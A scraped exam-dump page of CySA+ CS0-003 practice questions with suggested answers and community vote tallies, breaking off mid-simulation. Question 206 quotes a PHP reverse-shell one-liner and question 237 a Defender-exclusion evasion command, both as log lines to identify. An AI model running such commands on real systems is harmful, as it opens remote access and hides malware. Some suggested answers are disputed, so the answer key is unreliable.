
 EXAM CS0-003 TOPIC 1 QUESTION 20 DISCUSSION

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

- A. Hard disk
- B. Primary boot partition
- C. Malicious files
- D. Routing table
- E. Static IP address

Suggested Answer: *D*

Community vote distribution

D (70%) A (15%) 14%

by  kmordalv at Sept. 7, 2023, 9:13 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 200 DISCUSSION

The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled. Which of the following should the organization utilize to best centralize the workload for the internal security team? (Choose two.)

- A. SOAR
- B. SIEM
- C. MSP
- D. NGFW
- E. XDR
- F. DLP

Suggested Answer: AB

Community vote distribution

AB (100%)

by  spamsoc at March 5, 2024, 5:35 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 200 DISCUSSION

The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled. Which of the following should the organization utilize to best centralize the workload for the internal security team? (Choose two.)

- A. SOAR
- B. SIEM
- C. MSP
- D. NGFW
- E. XDR
- F. DLP

Suggested Answer: AB

Community vote distribution

AB (100%)

by  spamsoc at March 5, 2024, 5:35 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 201 DISCUSSION

Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

- A. Hacktivist threat
- B. Advanced persistent threat
- C. Unintentional insider threat
- D. Nation-state threat

Suggested Answer: C

Community vote distribution

C (100%)

by  jspecht at March 5, 2024, 8:07 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 202 DISCUSSION

A security analyst has received an incident case regarding malware spreading out of control on a customer's network. The analyst is unsure how to respond. The configured EDR has automatically obtained a sample of the malware and its signature. Which of the following should the analyst perform next to determine the type of malware based on its telemetry?

- A. Cross-reference the signature with open-source threat intelligence.
- B. Configure the EDR to perform a full scan.
- C. Transfer the malware to a sandbox environment.
- D. Log in to the affected systems and run netstat.

Suggested Answer: A

Community vote distribution

A (67%) C (33%)

by  [Man001](#) at March 8, 2024, 11:02 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 203 DISCUSSION

A network analyst notices a long spike in traffic on port 1433 between two IP addresses on opposite sides of a WAN connection. Which of the following is the most likely cause?

- A. A local red team member is enumerating the local RFC1918 segment to enumerate hosts
- B. A threat actor has a foothold on the network and is sending out control beacons
- C. An administrator executed a new database replication process without notifying the SOC
- D. An insider threat actor is running Responder on the local segment, creating traffic replication

Suggested Answer: C

Community vote distribution

C (85%) B (15%)

by  narst at Feb. 24, 2024, 6 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 204 DISCUSSION

Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

- A. Risk register
- B. Vulnerability assessment
- C. Penetration test
- D. Compliance report

Suggested Answer: A

Community vote distribution

A (100%)

by  [julessandrin](#) at March 9, 2024, 11:22 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 205 DISCUSSION

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

Suggested Answer: D

Community vote distribution

D (100%)

by  jspecht at March 5, 2024, 8:16 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 206 DISCUSSION

While reviewing web server logs, a security analyst discovers the following suspicious line:

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru ("/bin/sh -i <&3 >&3 2>&3");'
```

Which of the following is being attempted?

- A. Remote file inclusion
- B. Command injection
- C. Server-side request forgery
- D. Reverse shell

Suggested Answer: D

Community vote distribution

D (90%)	10%
---------	-----

by [deleted] at Feb. 23, 2024, 1:09 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 207 DISCUSSION

Which of the following should be updated after a lessons-learned review?

- A. Disaster recovery plan
- B. Business continuity plan
- C. Tabletop exercise
- D. Incident response plan

Suggested Answer: D

Community vote distribution

D (100%)

by  Kmelaun at April 17, 2024, 4:34 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 208 DISCUSSION

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

- A. Perform static analyses using an integrated development environment
- B. Deploy compensating controls into the environment
- C. Implement server-side logging and automatic updates
- D. Conduct regular code reviews using OWASP best practices

Suggested Answer: D

Community vote distribution

D (72%)

C (28%)

by  narst at Feb. 24, 2024, 6:04 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 209 DISCUSSION

An analyst suspects cleartext passwords are being sent over the network. Which of the following tools would best support the analyst's investigation?

- A. OpenVAS
- B. Angry IP Scanner
- C. Wireshark
- D. Maltego

Suggested Answer: C

Community vote distribution

C (100%)

by  Kmelaun at April 17, 2024, 6:24 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 21 DISCUSSION

Which of the following security operations tasks are ideal for automation?

A. Suspicious file analysis:

Look for suspicious-looking graphics in a folder.

Create subfolders in the original folder based on category of graphics found.

Move the suspicious graphics to the appropriate subfolder

B. Firewall IoC block actions:

Examine the firewall logs for IoCs from the most recently published zero-day exploit

Take mitigating actions in the firewall to block the behavior found in the logs

Follow up on any false positives that were caused by the block rules

C. Security application user errors:

Search the error logs for signs of users having trouble with the security application

Look up the user's phone number -

Call the user to help with any questions about using the application

D. Email header analysis:

Check the email header for a phishing confidence metric greater than or equal to five

Add the domain of sender to the block list

Move the email to quarantine

Suggested Answer: D

Community vote distribution

D (70%)

B (30%)

by  Uncle_Lucifer at Sept. 15, 2023, 2:06 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 210 DISCUSSION

Using open-source intelligence gathered from technical forums, a threat actor compiles and tests a malicious downloader to ensure it will not be detected by the victim organization's endpoint security protections. Which of the following stages of the Cyber Kill Chain best aligns with the threat actor's actions?

- A. Delivery
- B. Reconnaissance
- C. Exploitation
- D. Weaponization

Suggested Answer: *D*

Community vote distribution

D (89%)	11%
---------	-----

by  [bettyboo](#) at March 18, 2024, 7:30 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 211 DISCUSSION

An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

- A. CIS Benchmarks
- B. PCI DSS
- C. OWASP Top Ten
- D. ISO 27001

Suggested Answer: A

Community vote distribution

A (100%)

by  section8santa at April 7, 2024, 12:11 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 212 DISCUSSION

A security analyst reviews the following Arachni scan results for a web application that stores PII data:

Issues [45]

All [45] * Fixed [0] ✓ Verified [0] ➊ Pending verification [2] ✗ False positives [0] ⚡ Awaiting review [0]

URL	Input	Element
Cross-Site Scripting (XSS) [4]		
Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.		
Cross Site Scripting (XSS) allows clients to inject scripts into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or sanitisation.		
If the injected script is returned immediately this is known as reflected XSS. If the injected script is stored by the server and returned to any client visiting the affected page, then this is known as persistent XSS (also stored XSS).		
Arachni has discovered that it is possible to insert script content directly into HTML element content.		
(CWE)		

LISTING ALL LOGGED ISSUES

TOGGLE BY SEVERITY

Reset Show all Hide all

Severity	Count
High	18
Medium	3
Low	7
Informational	17

NAVIGATE TO

- Cross-Site Scripting (XSS) [4]
- Cross-Site Scripting (XSS) in s [3]
- Blind SQL Injection (timing attack) [3]
- SQL Injection [2]
- Remote File Inclusion [1]
- Blind SQL Injection (differential) [2]
- Code injection / timing attack [3]

Which of the following should be remediated first?

- A. SQL injection
- B. RFI
- C. XSS
- D. Code injection

Suggested Answer: A

Community vote distribution

A (100%)

by  FT000 at Feb. 25, 2024, 5:20 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 213 DISCUSSION

Which of the following stakeholders are most likely to receive a vulnerability scan report? (Choose two.)

- A. Executive management
- B. Law enforcement
- C. Marketing
- D. Legal
- E. Product owner
- F. Systems administration

Suggested Answer: AF

Community vote distribution

AF (100%)

by  voiddraco at March 4, 2024, 5:07 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 214 DISCUSSION

Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

- A. Enrich the SIEM-ingested data to include all data required for triage
- B. Schedule a task to disable alerting when vulnerability scans are executing
- C. Filter all alarms in the SIEM with low severity
- D. Add a SOAR rule to drop irrelevant and duplicated notifications

Suggested Answer: D

Community vote distribution

D (77%) B (23%)

by  [tcgod666](#) at March 26, 2024, 10:20 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 215 DISCUSSION

An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

- A. The finding is a false positive and should be ignored.
- B. A rollback had been executed on the instance.
- C. The vulnerability scanner was configured without credentials.
- D. The vulnerability management software needs to be updated.

Suggested Answer: *B*

Community vote distribution

B (100%)

by  Nishaw at April 3, 2024, 12:51 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 216 DISCUSSION

A company has decided to expose several systems to the internet. The systems are currently available internally only. A security analyst is using a subset of CVSS3.1 exploitability metrics to prioritize the vulnerabilities that would be the most exploitable when the systems are exposed to the internet. The systems and the vulnerabilities are shown below:

System	Vulnerability name	Attack vector	Attack complexity	Availability
blane	snakedoctor	AV:N	AC:L	A:H
brown	coolbreeze	AV:L	AC:L	A:H
sullivan	redcap	AV:P	AC:H	A:H
grey	bettyblue	AV:N	AC:H	A:N

Which of the following systems should be prioritized for patching?

- A. brown
- B. grey
- C. blane
- D. sullivan

Suggested Answer: C

Community vote distribution

C (97%) 3%

by  narst at Feb. 24, 2024, 6:15 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 217 DISCUSSION

During an incident in which a user machine was compromised, an analyst recovered a binary file that potentially caused the exploitation. Which of the following techniques could be used for further analysis?

- A. Fuzzing
- B. Static analysis
- C. Sandboxing
- D. Packet capture

Suggested Answer: C

Community vote distribution

C (55%) B (45%)

by  jspecht at March 5, 2024, 8:41 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 218 DISCUSSION

A leader on the vulnerability management team is trying to reduce the team's workload by automating some simple but time-consuming tasks. Which of the following activities should the team leader consider first?

- A. Assigning a custom recommendation for each finding
- B. Analyzing false positives
- C. Rendering an additional executive report
- D. Regularly checking agent communication with the central console

Suggested Answer: D

Community vote distribution

D (65%)

B (35%)

by  T1bii at Feb. 28, 2024, 5:59 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 219 DISCUSSION

The Chief Information Security Officer (CISO) of a large management firm has selected a cybersecurity framework that will help the organization demonstrate its investment in tools and systems to protect its data. Which of the following did the CISO most likely select?

- A. PCI DSS
- B. COBIT
- C. ISO 27001
- D. ITIL

Suggested Answer: C

Community vote distribution

C (100%)

by  jspecht at March 5, 2024, 8:45 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 22 DISCUSSION

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

- A. PCI Security Standards Council
- B. Local law enforcement
- C. Federal law enforcement
- D. Card issuer

Suggested Answer: *D*

Community vote distribution

D (100%)

by  kmordalv at Sept. 7, 2023, 9:33 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 220 DISCUSSION

A high volume of failed RDP authentication attempts was logged on a critical server within a one-hour period. All of the attempts originated from the same remote IP address and made use of a single valid domain user account. Which of the following would be the most effective mitigating control to reduce the rate of success of this brute-force attack?

- A. Enabling a user account lockout after a limited number of failed attempts
- B. Installing a third-party remote access tool and disabling RDP on all devices
- C. Implementing a firewall block for the remote system's IP address
- D. Increasing the verbosity of log-on event auditing on all devices

Suggested Answer: A

Community vote distribution

A (100%)

by  jspecht at March 5, 2024, 8:49 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 221 DISCUSSION

An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on its infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host. Which of the following data sources would most likely reveal evidence of the root cause? (Choose two.)

- A. Creation time of dropper
- B. Registry artifacts
- C. EDR data
- D. Prefetch files
- E. File system metadata
- F. Sysmon event log

Suggested Answer: BE

Community vote distribution

BE (68%)	BF (19%)	8%
----------	----------	----

by  Jhonattan0032 at Feb. 23, 2024, 2:54 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 222 DISCUSSION

When undertaking a cloud migration of multiple SaaS applications, an organization's systems administrators struggled with the complexity of extending identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

- A. CASB
- B. SASE
- C. ZTNA
- D. SWG

Suggested Answer: A

Community vote distribution

A (58%) B (25%) C (17%)

by  abee6ca at Feb. 22, 2024, 10:35 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 223 DISCUSSION

A security analyst reviews the following extract of a vulnerability scan that was performed against the web server:

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http ENUM:
| /wp-login.php: Possible admin folder
| /info.php: Possible information file
| /readme.html: Wordpress version: 2
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
|_http-server-header: Apache/2.4.52 (Ubuntu)
443/tcp   open  tcpwrapped
```

Which of the following recommendations should the security analyst provide to harden the web server?

- A. Remove the version information on http-server-header.
- B. Disable tcp_wrappers.
- C. Delete the /wp-login.php folder.
- D. Close port 22.

Suggested Answer: A

Community vote distribution

A (100%)

by  voiddraco at Aug. 7, 2024, 3:16 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 224 DISCUSSION

A security analyst is responding to an incident that involves a malicious attack on a network data closet. Which of the following best explains how the analyst should properly document the incident?

- A. Back up the configuration file for all network devices.
- B. Record and validate each connection.
- C. Create a full diagram of the network infrastructure.
- D. Take photos of the impacted items.

Suggested Answer: D

Community vote distribution

D (100%)

by  AndreasH at Feb. 24, 2024, 2:30 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 225 DISCUSSION

A cybersecurity analyst is participating with the DLP project team to classify the organization's data. Which of the following is the primary purpose for classifying data?

- A. To identify regulatory compliance requirements
- B. To facilitate the creation of DLP rules
- C. To prioritize IT expenses
- D. To establish the value of data to the organization

Suggested Answer: *D*

Community vote distribution

D (67%)	A (20%)	13%
---------	---------	-----

by  Ezechiel89 at March 21, 2024, 11:52 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 226 DISCUSSION

A security analyst observed the following activity from a privileged account:

- Accessing emails and sensitive information
- Audit logs being modified
- Abnormal log-in times

Which of the following best describes the observed activity?

- A. Irregular peer-to-peer communication
- B. Unauthorized privileges
- C. Rogue devices on the network
- D. Insider attack

Suggested Answer: D

Community vote distribution

D (100%)

by  [glenndexter](#) at April 24, 2024, 8:13 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 227 DISCUSSION

A vulnerability management team found four major vulnerabilities during an assessment and needs to provide a report for the proper prioritization for further mitigation. Which of the following vulnerabilities should have the highest priority for the mitigation process?

- A. A vulnerability that has related threats and IoCs, targeting a different industry
- B. A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM
- C. A vulnerability that has no adversaries using it or associated IoCs
- D. A vulnerability that is related to an isolated system, with no IoCs

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [jspecht](#) at March 5, 2024, 9:04 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 228 DISCUSSION

A security analyst received an alert regarding multiple successful MFA log-ins for a particular user. When reviewing the authentication logs, the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, base on the MFA logs? (Choose two.)

- A. Dictionary attack
- B. Push phishing
- C. Impossible geo-velocity
- D. Subscriber identity module swapping
- E. Rogue access point
- F. Password spray

Suggested Answer: BC

Community vote distribution

BC (75%)

CD (25%)

by  Cybernie_Sanders at June 24, 2024, 2:25 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 229 DISCUSSION

A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

- A. Utilize an RDP session on an unused workstation to evaluate the malware.
- B. Disconnect and utilize an existing infected asset off the network.
- C. Create a virtual host for testing on the security analyst workstation.
- D. Subscribe to an online service to create a sandbox environment.

Suggested Answer: *D*

Community vote distribution

C (50%) D (50%)

by  [kitkat007](#) at July 7, 2024, 2:17 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 23 DISCUSSION

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

- A. Mean time to detect
- B. Number of exploits by tactic
- C. Alert volume
- D. Quantity of intrusion attempts

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 7, 2023, 9:47 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 230 DISCUSSION

Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

- A. Review of security requirements
- B. Compliance checks
- C. Decomposing the application
- D. Security by design

Suggested Answer: C

Community vote distribution

C (100%)

by  Mataria at June 26, 2024, 9:13 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 232 DISCUSSION

The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

- A. Employee turnover
- B. Intrusion attempts
- C. Mean time to detect
- D. Level of preparedness

Suggested Answer: C

Community vote distribution

C (100%)

by  Gabuu at Aug. 6, 2024, 7:49 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 233 DISCUSSION

Which of the following best describes the key elements of a successful information security program?

- A. Business impact analysis, asset and change management, and security communication plan
- B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
- C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
- D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Suggested Answer: *B*

Community vote distribution

B (100%)

by  Chiniwini at Aug. 3, 2024, 4:08 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 234 DISCUSSION

A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

- A. Inform the internal incident response team.
- B. Follow the company's incident response plan.
- C. Review the lessons learned for the best approach.
- D. Determine when the access started.

Suggested Answer: *B*

Community vote distribution

B (68%)

A (32%)

by  Myfeedins479 at Aug. 15, 2024, 5:14 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 235 DISCUSSION

Which of the following is a nation-state actor least likely to be concerned with?

- A. Detection by MITRE ATT&CK framework.
- B. Detection or prevention of reconnaissance activities.
- C. Examination of its actions and objectives.
- D. Forensic analysis for legal action of the actions taken.

Suggested Answer: D

Community vote distribution

D (94%)	6%
---------	----

by  LB54 at July 12, 2024, 11:09 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 236 DISCUSSION

Which of the following is a commonly used four-component framework to communicate threat actor behavior?

- A. STRIDE
- B. Diamond Model of Intrusion Analysis
- C. Cyber Kill Chain
- D. MITRE ATT&CK

Suggested Answer: B

Community vote distribution

B (100%)

by  Whoa at July 17, 2024, 12:42 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 237 DISCUSSION

An employee downloads a freeware program to change the desktop to the classic look of legacy Windows. Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following:

Add-MpPreference –ExclusionPath '%Program Files%\ksyconfig'

Which of the following is possibly occurring?

- A. Persistence
- B. Privilege escalation
- C. Credential harvesting
- D. Defense evasion

Suggested Answer: D

Community vote distribution

D (92%)	8%
---------	----

by  Ha89 at July 17, 2024, 8:32 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 239 DISCUSSION

During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

- A. Place a legal hold on the employee's mailbox.
- B. Enable filtering on the web proxy.
- C. Disable the public email access with CASB.
- D. Configure a deny rule on the firewall.

Suggested Answer: C

Community vote distribution

C (100%)

by  [Jay2021aws](#) at Sept. 3, 2024, 11:57 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 24 DISCUSSION

A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

- A. The current scanners should be migrated to the cloud
- B. Cloud-specific misconfigurations may not be detected by the current scanners
- C. Existing vulnerability scanners cannot scan IaaS systems
- D. Vulnerability scans on cloud environments should be performed from the cloud

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [kmordalv](#) at Sept. 7, 2023, 9:50 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 240 DISCUSSION

Which of the following can be used to learn more about TTPs used by cybercriminals?

- A. ZenMAP
- B. MITRE ATT&CK
- C. National Institute of Standards and Technology
- D. theHarvester

Suggested Answer: *B*

Community vote distribution

B (100%)

by  Gabuu at Aug. 6, 2024, 1:49 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 241 DISCUSSION

Which of the following statements best describes the MITRE ATT&CK framework?

- A. It provides a comprehensive method to test the security of applications.
- B. It provides threat intelligence sharing and development of action and mitigation strategies.
- C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
- D. It tracks and understands threats and is an open-source project that evolves.
- E. It breaks down intrusions into a clearly defined sequence of phases.

Suggested Answer: C

Community vote distribution

C (92%)	8%
---------	----

by  boog at July 3, 2024, 12:14 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 242 DISCUSSION

A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time. Which of the following techniques should be performed to meet the CISO's goals?

- A. Vulnerability scanning
- B. Adversary emulation
- C. Passive discovery
- D. Bug bounty

Suggested Answer: *B*

Community vote distribution

B (100%)

by  Chiniwini at July 28, 2024, 3:06 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 243 DISCUSSION

A security analyst receives an alert for suspicious activity on a company laptop. An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked.
- D. A web browser vulnerability was exploited.

Suggested Answer: A

Community vote distribution

A (100%)

by  Chiniwini at July 28, 2024, 3:51 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 246 DISCUSSION

Which of the following is a reason proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

- A. To ensure the report is legally acceptable in case it needs to be presented in court
- B. To present a lessons-learned analysis for the incident response team
- C. To ensure the evidence can be used in a postmortem analysis
- D. To prevent the possible loss of a data source for further root cause analysis

Suggested Answer: A

Community vote distribution

A (63%)

U (38%)

by  Odogwu3024 at Aug. 21, 2024, 2:43 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 248 DISCUSSION

A security analyst observed the following activities in chronological order:

1. Protocol violation alerts on external firewall
2. Unauthorized internal scanning activity
3. Changes in outbound network performance

Which of the following best describes the goal of the threat actor?

- A. Data exfiltration
- B. Unusual traffic spikes
- C. Rogue devices
- D. Irregular peer-to-peer communication

Suggested Answer: A

Community vote distribution

A (100%)

by  DrZoidBergsClaws at Aug. 7, 2024, 1:07 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 249 DISCUSSION

After reviewing the final report for a penetration test, a cybersecurity analyst prioritizes the remediation for input validation vulnerabilities. Which of the following attacks is the analyst seeking to prevent?

- A. DNS poisoning
- B. Pharming
- C. Phishing
- D. Cross-site scripting

Suggested Answer: D

Community vote distribution

D (100%)

by  Chiniwini at July 28, 2024, 4:56 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 25 DISCUSSION

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

- A. Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities
- B. Ensure that the case details do not reflect any user-identifiable information. Password protect the evidence and restrict access to personnel related to the investigation
- C. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation
- D. Notify the SOC manager for awareness after confirmation that the activity was intentional

Suggested Answer: B

Community vote distribution

B (100%)

by  kmordalv at Sept. 7, 2023, 10:25 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 252 DISCUSSION

A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Choose two.)

- A. Hostname
- B. Missing KPI
- C. CVE details
- D. POC availability
- E. IoCs
- F. npm identifier

Suggested Answer: AC

Community vote distribution

AC (48%)	CE (39%)	13%
----------	----------	-----

by  maggie22 at June 30, 2024, 5:22 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 253 DISCUSSION

Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost. Which of the following risk treatments best describes what the CISO is looking for?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid

Suggested Answer: *B*

Community vote distribution

B (61%) D (39%)

by  [Rifandy](#) at June 26, 2024, 6:57 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 254 DISCUSSION

A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?

- A. Running regular penetration tests to identify and address new vulnerabilities.
- B. Conducting regular security awareness training of employees to prevent social engineering attacks.
- C. Deploying an additional layer of access controls to verify authorized individuals.
- D. Implementing intrusion detection software to alert security teams of unauthorized access attempts

Suggested Answer: C

Community vote distribution

C (92%)	8%
---------	----

by  Mataria at June 27, 2024, 3:35 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 256 DISCUSSION

An organization's email account was compromised by a bad actor. Given the following information:

Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT.
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

- A. 25 minutes
- B. 40 minutes
- C. 45 minutes
- D. 2 hours

Suggested Answer: A

Community vote distribution

A (67%)

B (33%)

by  Phillip9492 at Aug. 2, 2024, 12:30 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 259 DISCUSSION

HOTSPOT

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the help desk ticket queue.

INSTRUCTIONS

Click on the ticket to see the ticket details. Additional content is available on tabs within the ticket.

First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Tickets			Details	
Subject	Date	Priority	#8675309	Opened
Michael is reporting that th...	5/13/2024	High	Priority	High
#8675309			Category	Technical/ Bug Reports
			Assigned To	sample@emailaddress.com
			Assigned Date	5/13/2024
			Info Assets Users Approved Software	
			Subject	Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance
			Attachments	none
			Issue	<ul style="list-style-type: none">High Memory UtilizationDrive is low on spaceServices Failed to StartHigh CPU UtilizationRecent Windows UpdatesUser is not logged inApplication Crash
			Caused by	<ul style="list-style-type: none">Chrome.exeUsersvchost.exeFirefox.exenotepad.exetaskmgr.exeAsset Tagwuauctl.exe

Tickets

Subject	Date	Priority
Michael is reporting that th...	5/13/2024	High

Details

#8675309	Opened
Priority	High
Category	Technical/ Bug Reports
Assigned To	sample@emailaddress.com
Assigned Date	5/13/2024
Info Assets	Users Approved Software
